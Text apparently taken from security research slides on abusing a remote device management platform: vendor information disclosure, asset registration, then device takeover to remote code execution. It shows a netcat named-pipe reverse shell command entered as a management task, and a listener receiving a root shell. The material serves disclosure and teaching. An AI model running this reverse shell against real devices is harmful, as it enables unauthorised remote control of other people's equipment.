
Collect identifiers: Information disclosure by vendor





Asset registration

Device takeover to RCE



The left sidebar shows the following menu items:

- MANAGEMENT
 - Devices
 - Wi-Fi & Hotspots
 - Task manager
 - Reports
- RMS CONNECT
 - Remote access
 - Remote mobile devices
 - Access history

The "Task manager" item under MANAGEMENT is highlighted with a red box.



The main panel shows a task configuration:


- Task name: reverse shell
- Task type: Command
- COMMAND VARIABLES: No variables added
- Command:
`rm -f /tmp/f; mknod /tmp/f p; cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.101.167 9090 >/tmp/f`

The command input field is highlighted with a red box. Two blue arrows point from the "Task manager" menu item and the command input field towards the terminal session on the right.

```
john@mitm:~$ nc -nlvp 9090
Listening on 0.0.0.0 9090
Connection received on 1
/bin/sh: can't access tty; j
BusyBox v1.34.1 (2021-08-31
/ # id
uid=0(root) gid=0(root)
/ #
```


Attack vectors

- Asset registration
- **Security configurations**
- External API and Interfaces




